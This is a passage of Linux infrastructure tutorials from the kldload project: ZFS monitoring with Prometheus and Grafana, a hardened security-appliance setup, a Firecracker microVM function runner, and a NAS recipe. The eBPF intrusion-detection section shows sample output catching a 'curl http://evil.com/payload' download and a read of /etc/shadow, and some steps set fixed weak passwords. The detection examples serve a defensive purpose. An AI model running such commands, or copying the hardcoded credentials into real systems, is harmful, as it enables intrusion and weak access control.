  done

  # ARC hit rate
  echo "# HELP zfs_arc_hit_ratio ARC cache hit ratio"
  echo "# TYPE zfs_arc_hit_ratio gauge"
  HITS=$(awk '/^hits/ {print $3}' /proc/spl/kstat/zfs/arcstats)
  MISSES=$(awk '/^misses/ {print $3}' /proc/spl/kstat/zfs/arcstats)
  if [[ -n "$HITS" && -n "$MISSES" && $((HITS+MISSES)) -gt 0 ]]; then
    echo "zfs_arc_hit_ratio $(echo "scale=4; $HITS / ($HITS + $MISSES)" | bc)"
  fi

  # Snapshot count per dataset
  echo "# HELP zfs_snapshot_count Number of snapshots"
  echo "# TYPE zfs_snapshot_count gauge"
```

```
  zfs list -H -t snapshot -o name 2>/dev/null | awk -F@ '{print $1}' | sort | uniq -c | while read count ds; do
    echo "zfs_snapshot_count{dataset=\"$ds\"} $count"
  done

  # Compression ratio
  echo "# HELP zfs_compressratio Dataset compression ratio"
  echo "# TYPE zfs_compressratio gauge"
  zfs get -H -o name,value compressratio -r rpool 2>/dev/null | while read ds ratio; do
    echo "zfs_compressratio{dataset=\"$ds\"} ${ratio%x}"
  done
} > "$OUT"
METRICS
chmod +x /usr/local/bin/zfs-metrics.sh

# Run every minute via cron
echo "* * * * * root /usr/local/bin/zfs-metrics.sh" > /etc/cron.d/zfs-metrics

# Configure node_exporter to read textfile metrics
# Add --collector.textfile.directory=/var/lib/prometheus/node-exporter
```

Step 3: Prometheus server

```
# Create ZFS dataset for metrics (compressed, retained)
kdir -o compression=zstd -o recordsize=128K /srv/prometheus

# Install Prometheus
kpkg install prometheus

# Configure scrape targets
cat > /etc/prometheus/prometheus.yml <<'PROM'
global:
  scrape_interval: 15s

scrape_configs:
  - job_name: 'nodes'
    static_configs:
      - targets:
        - 'localhost:9100'
        - '10.78.0.2:9100'    # node-2 via WireGuard
        - '10.78.0.3:9100'    # node-3 via WireGuard
PROM

systemctl enable --now prometheus
```

Step 4: Grafana dashboards

```
# Install Grafana
kpkg install grafana

systemctl enable --now grafana-server

# Browse to http://your-ip:3000
# Default login: admin / admin
# Add Prometheus as data source: http://localhost:9090

# Import ZFS dashboard — or build your own with these queries:
# Pool health:    zfs_pool_healthy
# ARC hit rate:   zfs_arc_hit_ratio
# Snapshot count: zfs_snapshot_count
# Compression:    zfs_compressratio
# Disk I/O:       node_disk_io_time_seconds_total
# Memory:         node_memory_MemAvailable_bytes
```

Step 5: Alerts that matter

```
# /etc/prometheus/alerts.yml
groups:
  - name: zfs
    rules:
      - alert: ZFSPoolDegraded
        expr: zfs_pool_healthy == 0
        for: 1m
        labels:
          severity: critical
        annotations:
          summary: "ZFS pool {{ $labels.pool }} is DEGRADED"

      - alert: ZFSArcHitRateLow
        expr: zfs_arc_hit_ratio < 0.8
        for: 10m
        labels:
          severity: warning
        annotations:
          summary: "ARC hit rate below 80% — consider increasing zfs_arc_max"

      - alert: DiskSpaceLow
        expr: (node_filesystem_avail_bytes / node_filesystem_size_bytes) < 0.1
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "Less than 10% disk space remaining"
```

Pool goes DEGRADED at 3 AM? You get a text. ARC hit rate drops? You get a warning before performance tanks. No more discovering problems when users complain.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Security Appliance — every packet is watched, every file is encrypted, every change is logged.

A security appliance isn't a product you buy — it's a set of capabilities you configure. eBPF gives you kernel-level visibility without kernel modules. WireGuard encrypts your traffic with a config file, not a GUI. nftables gives you stateful firewalling with readable rules. And ZFS encryption means every dataset is encrypted at rest with keys you control. **No agents. No subscriptions. Just the kernel doing what it already knows how to do.**

The recipe

Step 1: Encrypted ZFS — per-dataset keys

```
# Create encrypted datasets — each with its own key
zfs create -o encryption=aes-256-gcm -o keyformat=passphrase \
    -o keylocation=prompt rpool/srv/secure

# Or use a keyfile for automated unlock
dd if=/dev/urandom of=/root/.zfs-keys/logs.key bs=32 count=1
chmod 600 /root/.zfs-keys/logs.key

zfs create -o encryption=aes-256-gcm -o keyformat=raw \
    -o keylocation=file:///root/.zfs-keys/logs.key rpool/srv/secure/logs

# Create separate encrypted datasets for different security zones
zfs create -o encryption=aes-256-gcm -o keyformat=passphrase \
    rpool/srv/secure/evidence
zfs create -o encryption=aes-256-gcm -o keyformat=passphrase \
    rpool/srv/secure/audit

# Lock a dataset when not in use — data is inaccessible
zfs unmount rpool/srv/secure/evidence
zfs unload-key rpool/srv/secure/evidence

# Unlock when needed
zfs load-key rpool/srv/secure/evidence
zfs mount rpool/srv/secure/evidence
```

Each dataset is a separate vault with its own combination. Lock the vault, and not even root can read the data without the key. Disk stolen? Useless without the keys.

Step 2: eBPF intrusion detection

```
# Install bcc-tools (eBPF-based observability)
kpkg install bcc-tools

# Watch every process execution in real time
```

```
execsnoop-bpfcc
# PCOMM   PID    PPID   RET ARGS
# bash    4521   4520     0 /bin/bash
# curl    4522   4521     0 /usr/bin/curl http://evil.com/payload
# ^^^ caught. No process runs without you seeing it.

# Monitor all TCP connections
tcplife-bpfcc
# PID   COMM     LADDR           LPORT RADDR           RPORT TX_KB RX_KB MS
# 4522  curl     10.0.0.5        43210 93.184.216.34   443   0     12    340

# Watch every file open
opensnoop-bpfcc
# PID   COMM        FD ERR PATH
# 4523  cat          3   0 /etc/shadow
# ^^^ someone is reading the shadow file. Alert.

# Log all DNS queries
tcptracer-bpfcc -p 53
```

eBPF hooks directly into the kernel. No userspace agent to bypass, no signatures to update. It sees every syscall, every connection, every file access — at wire speed.

Step 3: Persistent eBPF logging

```
# Run execsnoop as a service, log to the encrypted dataset
cat > /etc/systemd/system/execsnoop-logger.service <<'UNIT'
[Unit]
Description=eBPF process execution logger
After=network.target

[Service]
ExecStart=/bin/bash -c 'execsnoop-bpfcc -T >> /srv/secure/logs/execsnoop.log 2>&1'
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
UNIT

# Same for TCP connection logging
cat > /etc/systemd/system/tcplife-logger.service <<'UNIT'
[Unit]
Description=eBPF TCP connection logger
After=network.target

[Service]
ExecStart=/bin/bash -c 'tcplife-bpfcc -T >> /srv/secure/logs/tcplife.log 2>&1'
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
UNIT

systemctl enable --now execsnoop-logger tcplife-logger

# Snapshot the logs hourly for tamper-proof audit trail
cat > /etc/cron.d/security-snapshots <<'CRON'
0 * * * * root zfs snapshot rpool/srv/secure/logs@hourly-$(date +\%Y\%m\%d-\%H\%M)
CRON
```

Logs are written to an encrypted dataset and snapshotted hourly. An attacker who compromises the system can't delete past snapshots without destroying the pool. The audit trail survives.

Step 4: WireGuard tunnel for all traffic

```
# Generate keys
wg genkey | tee /srv/secure/vpn/private.key | wg pubkey > /srv/secure/vpn/public.key
chmod 600 /srv/secure/vpn/private.key

# Configure WireGuard — route ALL traffic through the tunnel
cat > /etc/wireguard/wg-secure.conf <<'WG'
[Interface]
PrivateKey = YOUR_PRIVATE_KEY
Address = 10.100.0.2/24
DNS = 10.100.0.1

# Route everything through the tunnel
PostUp = nft add rule inet filter forward iifname != "wg-secure" drop
PostDown = nft delete rule inet filter forward handle $(nft -a list chain inet filter forward | grep 'iifname !=
"wg-secure"' | awk '{print $NF}')

[Peer]
PublicKey = VPN_SERVER_PUBLIC_KEY
Endpoint = vpn.secure.example.com:51820
AllowedIPs = 0.0.0.0/0, ::/0
PersistentKeepalive = 25
WG

systemctl enable --now wg-quick@wg-secure
```

Step 5: nftables firewall with per-interface rules

```
# Define a strict firewall ruleset
cat > /etc/nftables.conf <<'NFT'
#!/usr/sbin/nft -f
flush ruleset

table inet filter {
    chain input {
        type filter hook input priority 0; policy drop;

        # Allow established connections
        ct state established,related accept
        ct state invalid drop

        # Allow loopback
        iifname "lo" accept

        # Allow WireGuard
        iifname "wg-secure" accept

        # Allow SSH only from management network
        tcp dport 22 ip saddr 10.100.0.0/24 accept

        # Allow ICMP for diagnostics
        ip protocol icmp icmp type { echo-request, echo-reply } accept

        # Log and drop everything else
        log prefix "nftables-drop: " counter drop
    }

    chain forward {
        type filter hook forward priority 0; policy drop;
    }

    chain output {
        type filter hook output priority 0; policy accept;
```

```
        # Only allow DNS to our resolver
        tcp dport 53 ip daddr != 10.100.0.1 drop
        udp dport 53 ip daddr != 10.100.0.1 drop
    }
}
NFT

systemctl enable --now nftables

# Verify the rules
nft list ruleset
```

Default deny. Everything is blocked unless explicitly allowed. SSH only from the management network. DNS only to your resolver. Every dropped packet is logged.

Step 6: Immutable snapshots for forensic preservation

```
# When you detect an incident, freeze the evidence
zfs snapshot -r rpool@incident-$(date +%Y%m%d-%H%M%S)

# Set a hold so the snapshot can't be accidentally destroyed
zfs hold forensic rpool@incident-$(date +%Y%m%d-%H%M%S)

# The entire filesystem state is now preserved
# Ship it to your forensics team
zfs send -R rpool@incident-20260323-140532 | \
    ssh forensics-server "zfs recv -F tank/evidence/incident-20260323"

# The forensics team gets an exact byte-for-byte copy
# of every file, every log, every artifact — as it existed
# at the moment you took the snapshot
```

Defense in depth

Encryption at rest

Every dataset encrypted with AES-256-GCM. Per-dataset keys. Lock datasets when not in use. Disk theft is a non-event.

Kernel-level visibility

eBPF sees every process, every connection, every file open. No agent to disable, no signature to evade. The kernel is the sensor.

Encrypted transit

WireGuard tunnels all traffic. Every packet is authenticated and encrypted. No cleartext leaves the machine.

Tamper-proof audit trail

Logs go to encrypted datasets. Hourly snapshots preserve the audit trail. An attacker can't rewrite history without destroying the pool.

kldload — Serverless & MicroVMs — Firecracker on ZFS

Build Your Own

← Back to Hypervisor

Serverless & MicroVMs — Firecracker on ZFS

Firecracker is the virtual machine monitor that powers AWS Lambda and Fargate. It is open source, it runs on KVM, and it boots a microVM in under 125 milliseconds. Each microVM is a real virtual machine with its own Linux kernel — not a container, not a namespace trick, not a shared-kernel sandbox. **Hardware-level isolation at container speed.**

The kldload KVM profile installs Firecracker, jailer, and firectl from the darksite automatically. This page shows you how to use them.

1. WHAT FIRECRACKER IS

MicroVMs, not containers

A container shares the host kernel. A microVM boots its own kernel. Firecracker strips the virtual machine down to the absolute minimum — no BIOS, no PCI bus, no USB, no GPU passthrough. Just a kernel, a rootfs, a network interface, and a block device. That is why it boots in under 125ms and uses about 5MB of memory overhead per VM.

A container is a room with a shared wall. A microVM is a separate building with a very thin foundation. Same neighborhood, very different blast radius.

KVM underneath

Firecracker is a KVM virtual machine monitor written in Rust. It talks to `/dev/kvm` directly. No QEMU, no libvirt, no management layer. The KVM profile in kldload enables `kvm_intel` / `kvm_amd` and sets up the necessary device permissions. If your hardware supports VT-x or AMD-V, Firecracker works.

QEMU is a Swiss Army knife. Firecracker is a scalpel. Both cut. One fits in a 3MB binary.

The jailer

Firecracker ships with `jailer` — a wrapper that puts each microVM inside a chroot with its own cgroup, UID, seccomp filter, and network namespace. Even if the guest kernel is compromised, the attacker lands inside a cgroup jail with no access to the host filesystem, no outbound network unless you explicitly route it, and no syscalls beyond a minimal whitelist.

The microVM is the locked room. The jailer is the locked building around the locked room.

2. WHY ZFS MAKES IT BETTER

Every microVM needs a rootfs — a filesystem image it boots from. Without ZFS, you are copying multi-megabyte images for every VM. With ZFS, you are cloning them in milliseconds for zero space.

Snapshot before execution

Snapshot the rootfs dataset before the microVM boots. If the function mutates the filesystem, roll back to the snapshot after execution. Every invocation starts from a clean state. No image rebuilds, no re-downloads. One `zfs rollback` and you are back to byte-identical pristine.

Clone for parallel execution

`zfs clone` creates a writable copy of a snapshot in under a second regardless of the dataset size. Need 50 VMs? Clone 50 datasets. They share every block with the original until a write diverges. Disk usage is proportional to what each VM *changes*, not what it contains.

Compress idle images

ZFS `compression=zstd` on the rootfs dataset means idle images take a fraction of their raw size on disk. A 200MB Alpine rootfs compresses to about 70MB. You are not paying for that compression at runtime — the ARC caches decompressed blocks in RAM.

Replicate golden images

`zfs send` / `zfs recv` replicates a rootfs snapshot to another node in one command. Build the golden image once, ship it to every host. Incremental sends mean updates transfer only the changed blocks.

3. SETUP

The KVM profile handles the heavy lifting. `kldload-firstboot` calls `setup_kvm()`, which installs `firecracker`, `jailer`, and `firectl` from the darksite binaries in `/root/darksite/binaries/`. It also creates `/var/lib/firecracker/rootfs/` and `/run/firecracker/`.

Verify the install

```
# All three should return version info
firecracker --version
jailer --version
firectl --version

# Confirm KVM is available
ls -l /dev/kvm
# crw-rw---- 1 root kvm 10, 232 ... /dev/kvm
```

Create the rootfs dataset

```
# ZFS dataset for all microVM rootfs images
zfs create -o compression=zstd -o recordsize=64k \
  -o mountpoint=/var/lib/firecracker/rootfs rpool/firecracker

# Create the golden Alpine rootfs
mkdir -p /tmp/alpine-rootfs
cd /tmp/alpine-rootfs
```

```
# Bootstrap a minimal Alpine root
curl -fsSL https://dl-cdn.alpinelinux.org/alpine/v3.20/releases/x86_64/alpine-minirootfs-3.20.0-x86_64.tar.gz \
  | tar xzf -

# Add OpenRC init and a shell
chroot /tmp/alpine-rootfs /bin/sh -c '
  apk add --no-cache openrc
  ln -s agetty /etc/init.d/agetty.ttyS0
  echo ttyS0 > /etc/securetty
  rc-update add agetty.ttyS0 default
  rc-update add devfs boot
  rc-update add procfs boot
  rc-update add sysfs boot
  echo "root:firecracker" | chpasswd
'

# Create an ext4 rootfs image from the chroot
truncate -s 200M /var/lib/firecracker/rootfs/alpine.ext4
mkfs.ext4 /var/lib/firecracker/rootfs/alpine.ext4
mount /var/lib/firecracker/rootfs/alpine.ext4 /mnt
cp -a /tmp/alpine-rootfs/* /mnt/
umount /mnt
rm -rf /tmp/alpine-rootfs
```

The rootfs image is the stage. The microVM is the actor. Build the stage once, let a thousand actors perform on clones of it.

Get a kernel

Firecracker needs an uncompressed Linux kernel (`vmlinux`). You can extract one from the host or download a prebuilt one.

```
# Option A: extract vmlinux from the host kernel
/usr/src/kernels/$(uname -r)/scripts/extract-vmlinux \
  /boot/vmlinuz-$(uname -r) > /var/lib/firecracker/vmlinux

# Option B: use the Firecracker CI kernel (known-good, minimal)
curl -fsSL https://s3.amazonaws.com/spec.ccfc.min/ci-artifacts/kernels/x86_64/vmlinux-5.10.217 \
  -o /var/lib/firecracker/vmlinux
```

Set up a tap device for networking

```
# Create a tap device for the microVM
ip tuntap add dev tap0 mode tap
ip addr add 172.16.0.1/24 dev tap0
ip link set tap0 up

# Enable NAT so the microVM can reach the outside
iptables -t nat -A POSTROUTING -o br0 -j MASQUERADE
iptables -A FORWARD -i tap0 -o br0 -j ACCEPT
iptables -A FORWARD -i br0 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Launch a microVM

```
# Launch with firectl — the fastest way to get a VM running
firectl \
  --kernel=/var/lib/firecracker/vmlinux \
```

```
  --root-drive=/var/lib/firecracker/rootfs/alpine.ext4 \
  --tap-device=tap0/aa:fc:00:00:00:01 \
  --kernel-opts="console=ttyS0 reboot=k panic=1 pci=off ip=172.16.0.2::172.16.0.1:255.255.255.0::eth0:off"

# The VM boots in under 125ms. You get a serial console.
# Login: root / firecracker
```

From cold metal to a running Linux kernel with a shell prompt: less time than it takes your browser to render this page.

4. LAMBDA-STYLE FUNCTION RUNNER

This is the pattern that Lambda uses internally: create a microVM, run a function, capture the output, destroy the VM. Each invocation is completely isolated. The rootfs rolls back to the snapshot between invocations so every execution starts from byte-identical state.

The function runner script

```
#!/bin/bash
# /usr/local/bin/kfc-run — kldload Firecracker function runner
# Usage: kfc-run <function-name> [args...]

set -euo pipefail

FUNC_NAME="${1:?Usage: kfc-run <function-name> [args...]}"
shift
FUNC_ARGS="$*"

FC_ROOT="/var/lib/firecracker"
ROOTFS_BASE="${FC_ROOT}/rootfs"
KERNEL="${FC_ROOT}/vmlinux"
FUNC_DIR="/srv/functions/${FUNC_NAME}"
VM_ID="fc-$(date +%s%N | sha256sum | head -c 8)"
CLONE_DS="rpool/firecracker/${VM_ID}"

# ── Validate ──────────────────────────────────────────────────
[[ -d "${FUNC_DIR}" ]] || { echo "ERROR: function dir not found: ${FUNC_DIR}"; exit 1; }
[[ -f "${FUNC_DIR}/handler.sh" ]] || { echo "ERROR: no handler.sh in ${FUNC_DIR}"; exit 1; }

# ── Clone the golden rootfs snapshot ──────────────────────────
zfs clone rpool/firecracker/golden@base "${CLONE_DS}"
CLONE_MOUNT=$(zfs get -H -o value mountpoint "${CLONE_DS}")

# Copy the function into the clone
mkdir -p "${CLONE_MOUNT}/srv/function"
cp -a "${FUNC_DIR}/." "${CLONE_MOUNT}/srv/function/"

# Write the invocation script
cat > "${CLONE_MOUNT}/srv/function/invoke.sh" <<INVOKE
#!/bin/sh
cd /srv/function
exec /srv/function/handler.sh ${FUNC_ARGS} 2>&1
INVOKE
chmod +x "${CLONE_MOUNT}/srv/function/invoke.sh"

# Create the ext4 image from the clone
ROOTFS_IMG="/tmp/${VM_ID}.ext4"
truncate -s 200M "${ROOTFS_IMG}"
mkfs.ext4 -q "${ROOTFS_IMG}"
mount "${ROOTFS_IMG}" /mnt
cp -a "${CLONE_MOUNT}/." /mnt/
umount /mnt

# ── Create tap device ─────────────────────────────────────────
```

```
TAP="tap-${VM_ID:0:8}"
ip tuntap add dev "${TAP}" mode tap
ip addr add 172.16.0.1/30 dev "${TAP}"
ip link set "${TAP}" up

# ── Launch the microVM ──────────────────────────────────────────
SOCKET="/tmp/${VM_ID}.sock"

# Start firecracker in the background
firecracker --api-sock "${SOCKET}" &
FC_PID=$!
sleep 0.1

# Configure the VM via the API
curl -s --unix-socket "${SOCKET}" -X PUT "http://localhost/boot-source" \
  -H "Content-Type: application/json" \
  -d "{
    \"kernel_image_path\": \"${KERNEL}\",
    \"boot_args\": \"console=ttyS0 reboot=k panic=1 pci=off init=/srv/function/invoke.sh
ip=172.16.0.2::172.16.0.1:255.255.255.0::eth0:off\"
  }"

curl -s --unix-socket "${SOCKET}" -X PUT "http://localhost/drives/rootfs" \
  -H "Content-Type: application/json" \
  -d "{
    \"drive_id\": \"rootfs\",
    \"path_on_host\": \"${ROOTFS_IMG}\",
    \"is_root_device\": true,
    \"is_read_only\": false
  }"

curl -s --unix-socket "${SOCKET}" -X PUT "http://localhost/network-interfaces/eth0" \
  -H "Content-Type: application/json" \
  -d "{
    \"iface_id\": \"eth0\",
    \"guest_mac\": \"aa:fc:00:00:00:01\",
    \"host_dev_name\": \"${TAP}\"
  }"

curl -s --unix-socket "${SOCKET}" -X PUT "http://localhost/machine-config" \
  -H "Content-Type: application/json" \
  -d "{\"vcpu_count\": 1, \"mem_size_mib\": 128}"

# Start the VM
curl -s --unix-socket "${SOCKET}" -X PUT "http://localhost/actions" \
  -H "Content-Type: application/json" \
  -d "{\"action_type\": \"InstanceStart\"}"

# ── Wait for the function to finish (max 30 seconds) ────────────
TIMEOUT=30
while kill -0 "${FC_PID}" 2>/dev/null && [[ ${TIMEOUT} -gt 0 ]]; do
  sleep 1
  ((TIMEOUT--))
done

# ── Cleanup ─────────────────────────────────────────────────────
kill "${FC_PID}" 2>/dev/null || true
wait "${FC_PID}" 2>/dev/null || true

ip link del "${TAP}" 2>/dev/null || true
rm -f "${ROOTFS_IMG}" "${SOCKET}"
zfs destroy "${CLONE_DS}"

echo "--- ${FUNC_NAME} completed (VM: ${VM_ID}) ---"
```

A disposable coffee cup. Pour the function in, drink the output, throw the VM away. The ZFS clone means the cup costs nothing to make.

Create the golden rootfs snapshot

```
# Create the base dataset and snapshot for cloning
zfs create -o compression=zstd -o recordsize=64k \
  -o mountpoint=/var/lib/firecracker/rootfs/golden rpool/firecracker/golden

# Copy in your prepared Alpine rootfs
cp -a /tmp/alpine-rootfs/* /var/lib/firecracker/rootfs/golden/

# Snapshot it — this is the template every function clone uses
zfs snapshot rpool/firecracker/golden@base

# Every kfc-run invocation clones from this snapshot
# The clone is instant, regardless of rootfs size
```

Example: image resize function

```
# Create the function directory
mkdir -p /srv/functions/image-resize

# The handler — this runs inside the microVM
cat > /srv/functions/image-resize/handler.sh <<'EOF'
#!/bin/sh
# Resize an image to 800x600 — runs inside a disposable microVM
INPUT="/srv/function/input.jpg"
OUTPUT="/srv/function/output.jpg"

if [ ! -f "${INPUT}" ]; then
  echo "ERROR: no input.jpg found"
  exit 1
fi

# ImageMagick would be in the rootfs if you need it
# For this example, use ffmpeg (smaller footprint)
ffmpeg -i "${INPUT}" -vf scale=800:600 "${OUTPUT}" 2>/dev/null
echo "Resized to 800x600: $(stat -c%s "${OUTPUT}") bytes"
EOF
chmod +x /srv/functions/image-resize/handler.sh

# Copy an image into the function directory and run it
cp photo.jpg /srv/functions/image-resize/input.jpg
kfc-run image-resize
```

Example: API endpoint function

```
# A function that responds to an HTTP request
mkdir -p /srv/functions/api-hello

cat > /srv/functions/api-hello/handler.sh <<'EOF'
#!/bin/sh
# Minimal HTTP response — runs inside a disposable microVM
TIMESTAMP=$(date -Iseconds)
HOSTNAME=$(hostname)

cat <<RESPONSE
HTTP/1.1 200 OK
Content-Type: application/json

{"status":"ok","host":"${HOSTNAME}","time":"${TIMESTAMP}","message":"Hello from a microVM that booted just for
you"}
RESPONSE
```

```
EOF
chmod +x /srv/functions/api-hello/handler.sh

kfc-run api-hello
```

Every API call gets its own kernel. If the function crashes, segfaults, or gets exploited, nothing else on the host notices. The VM dies, the clone is destroyed, the snapshot remains untouched.

5. SCALING — 100 MICROVMS ON ONE HOST

Each Firecracker microVM uses about 5MB of host memory overhead beyond what you allocate to the guest. A VM with 128MB of guest RAM costs 133MB total. ZFS clones mean the rootfs disk cost per VM is effectively zero until the guest starts writing. On a 64GB host, you can run hundreds of concurrent microVMs.

Parallel launcher

```
#!/bin/bash
# /usr/local/bin/kfc-scale — launch N microVMs in parallel
# Usage: kfc-scale <count> <function-name>

COUNT="${1:?Usage: kfc-scale <count> <function-name>}"
FUNC="${2:?Usage: kfc-scale <count> <function-name>}"
PIDS=()

echo "Launching ${COUNT} microVMs running ${FUNC}..."

for i in $(seq 1 "${COUNT}"); do
  kfc-run "${FUNC}" &
  PIDS+=($!)

  # Stagger launches slightly to avoid tap device collisions
  sleep 0.05
done

echo "All ${COUNT} VMs launched. Waiting for completion..."

FAILED=0
for pid in "${PIDS[@]}"; do
  wait "${pid}" || ((FAILED++))
done

echo "Completed: $((COUNT - FAILED)) succeeded, ${FAILED} failed"
```

Memory budget

128MB guest + 5MB overhead = 133MB per VM. A 64GB host with 8GB reserved for the host OS and ZFS ARC gives you ~420 concurrent microVMs. Reduce the guest RAM to 64MB for simple functions and you double that. The ARC is your friend here — it caches the shared rootfs blocks that every clone reads.

Disk budget

ZFS clones share all unchanged blocks. If your golden rootfs is 200MB and each function writes 2MB of temp data, 100 VMs cost 200MB + (100 x 2MB) = 400MB total. Without ZFS, 100 copies of a 200MB image would cost 20GB. This is not a trick. This is how copy-on-write filesystems work.

Rate limiting with jailer

The `jailer` binary puts each microVM in its own cgroup. You can set CPU and memory limits per VM so a runaway function cannot starve other VMs. Combined with seccomp filters, you get defense-in-depth: the guest kernel is isolated, the process is cgroup-limited, and the syscalls are filtered.

```
# Launch with jailer for production isolation
jailer --id "${VM_ID}" \
  --exec-file /usr/local/bin/firecracker \
  --uid 65534 --gid 65534 \
  --chroot-base-dir /srv/jailer \
  --cgroup-version 2 \
  -- --api-sock /run/firecracker.sock
```

Network namespace per VM

Each microVM gets its own tap device and can be placed in its own network namespace. Outbound traffic routes through the host's bridge. VMs cannot see each other's traffic unless you explicitly route between their namespaces.

```
# Isolated network namespace per VM
ip netns add "ns-${VM_ID}"
ip tuntap add dev "tap-${VM_ID}" mode tap
ip link set "tap-${VM_ID}" netns "ns-${VM_ID}"
ip netns exec "ns-${VM_ID}" \
  ip addr add 172.16.0.1/30 dev "tap-${VM_ID}"
ip netns exec "ns-${VM_ID}" \
  ip link set "tap-${VM_ID}" up
```

6. POSTINSTALLER INTEGRATION

Bake the entire Firecracker function platform into a kldload postinstaller so it deploys automatically when you install a KVM-profile host.

Postinstaller script

```
#!/bin/bash
# /srv/postinstallers/firecracker-platform.sh
# Runs after kldload install — sets up the Firecracker function runtime

set -euo pipefail
LOG="/var/log/kldload-postinstall-firecracker.log"
exec >>"${LOG}" 2>&1

echo "=== Firecracker platform setup — $(date) ==="

# ── ZFS datasets ──────────────────────────────────────────────
zfs create -o compression=zstd -o recordsize=64k \
  -o mountpoint=/var/lib/firecracker rpool/firecracker

zfs create -o mountpoint=/var/lib/firecracker/rootfs/golden \
  rpool/firecracker/golden

zfs create -o mountpoint=/srv/functions rpool/srv/functions

# ── Build the golden Alpine rootfs ────────────────────────────
GOLDEN="/var/lib/firecracker/rootfs/golden"
curl -fsSL https://dl-cdn.alpinelinux.org/alpine/v3.20/releases/x86_64/alpine-minirootfs-3.20.0-x86_64.tar.gz \
```

```
  | tar xzf - -C "${GOLDEN}"

chroot "${GOLDEN}" /bin/sh -c '
  apk add --no-cache openrc util-linux
  ln -s agetty /etc/init.d/agetty.ttyS0
  echo ttyS0 > /etc/securetty
  rc-update add agetty.ttyS0 default
  rc-update add devfs boot
  rc-update add procfs boot
  rc-update add sysfs boot
  echo "root:firecracker" | chpasswd
'

# Snapshot the golden rootfs — all clones derive from here
zfs snapshot rpool/firecracker/golden@base

# ── Download a known-good kernel ──────────────────────────────
curl -fsSL https://s3.amazonaws.com/spec.ccfc.min/ci-artifacts/kernels/x86_64/vmlinux-5.10.217 \
  -o /var/lib/firecracker/vmlinux

# ── Install the function runner scripts ───────────────────────
install -m 0755 /srv/postinstallers/files/kfc-run   /usr/local/bin/kfc-run
install -m 0755 /srv/postinstallers/files/kfc-scale /usr/local/bin/kfc-scale

# ── Create the bridge + NAT rules ─────────────────────────────
cat > /etc/sysctl.d/99-firecracker.conf <<'SYSCTL'
net.ipv4.ip_forward = 1
SYSCTL
sysctl -p /etc/sysctl.d/99-firecracker.conf

# ── Snapshot the entire setup for recovery ────────────────────
ksnap /var/lib/firecracker

echo "=== Firecracker platform ready — $(date) ==="
```

You build the factory once. The postinstaller is the blueprint. Every new host gets the same factory, the same golden rootfs, the same function runner. Install the ISO, boot, and you have a serverless platform.

7. AI INTEGRATION

The local AI assistant can manage the microVM fleet — launching functions, monitoring VM health, cleaning up stale clones, and reporting on resource usage. Give it a context script that feeds live Firecracker state into every query.

Firecracker context for the AI

```
#!/bin/bash
# /usr/local/bin/kai-firecracker — query the AI about the microVM fleet

build_fc_context() {
    echo "=== FIRECRACKER STATE ($(date -Iseconds)) ==="

    echo -e "\n--- Running microVMs ---"
    ps aux | grep '[f]irecracker' | awk '{print $2, $11, $12}'

    echo -e "\n--- ZFS clones (active VMs) ---"
    zfs list -r rpool/firecracker -o name,used,refer,origin 2>/dev/null

    echo -e "\n--- Golden rootfs snapshots ---"
    zfs list -t snapshot -r rpool/firecracker/golden \
      -o name,used,creation 2>/dev/null

    echo -e "\n--- Function definitions ---"
    ls -la /srv/functions/ 2>/dev/null

    echo -e "\n--- Tap devices ---"
```

```
    ip link show type tun 2>/dev/null

    echo -e "\n--- Memory pressure ---"
    free -h
    echo ""
    cat /proc/meminfo | grep -E 'MemTotal|MemAvail|Committed_AS'

    echo -e "\n--- Jailer cgroups ---"
    find /sys/fs/cgroup -name "fc-*" -type d 2>/dev/null | head -20
}

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai-firecracker <question>"
    echo ""
    echo "Examples:"
    echo "  kai-firecracker 'how many VMs are running?'"
    echo "  kai-firecracker 'clean up stale clones'"
    echo "  kai-firecracker 'can I launch 50 more VMs?'"
    echo "  kai-firecracker 'which functions ran today?'"
    exit 1
fi

CONTEXT=$(build_fc_context)

echo -e "${CONTEXT}\n\n=== QUESTION ===\n${QUESTION}" | \
  ollama run kldload-admin
```

The AI sees running VMs like a nurse sees monitors. Pulse, memory, network, clone lineage. Ask it a question and it answers from live data, not from documentation.

"How many more VMs can I run?"

The AI reads `free -h`, counts running VMs, calculates per-VM overhead, and tells you exactly how many 128MB VMs fit in the remaining memory. It factors in the ZFS ARC reservation.

```
kai-firecracker "how many more 128MB VMs can I launch?"
```

"Clean up stale clones"

The AI lists ZFS clones under `rpool/firecracker`, cross-references with running `firecracker` processes, and identifies orphaned clones from crashed VMs. It gives you the exact `zfs destroy` commands.

```
kai-firecracker "find and destroy any orphaned VM clones"
```

Firecracker gives you the isolation of VMs at the speed of containers. ZFS gives you instant clones, snapshots, compression, and replication underneath. The combination is a serverless runtime that runs on your hardware, boots in milliseconds, and leaves no trace when the function is done.

No orchestrator. No control plane. No billing API. Just a script that clones a dataset, boots a kernel, runs your code, and destroys the VM. That is serverless without the server bill.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Storage Server — NAS that actually protects your data.

Most NAS boxes run ext4 or btrfs and pray your data stays intact. A kldload storage server runs ZFS — every block checksummed, every read verified, self-healing on mirrors. This is what TrueNAS does. Now you can build your own.

The recipe

```
# Start with a kldload server install, then:

# Install file sharing packages
kpkg install nfs-kernel-server samba tgt prometheus-node-exporter

# Create datasets for shares
kdir /srv/shared
kdir /srv/backups
kdir -o compression=zstd /srv/media

# NFS export
echo "/srv/shared  10.0.0.0/24(rw,sync,no_subtree_check)" >> /etc/exports
exportfs -ra

# Samba share
cat >> /etc/samba/smb.conf <<EOF
[shared]
  path = /srv/shared
  browsable = yes
  writable = yes
  valid users = @users
EOF
systemctl enable --now smbd

# iSCSI target (block storage over network)
zfs create -V 100G -s rpool/srv/iscsi-lun0
# Configure tgt to export the zvol...

# Enable Prometheus metrics (scrape on :9100)
systemctl enable --now prometheus-node-exporter
```

What you'll learn

File vs. block storage

NFS and Samba serve files. iSCSI serves raw blocks. When do you use which? Why databases prefer block storage. Why humans prefer file shares.

Data integrity

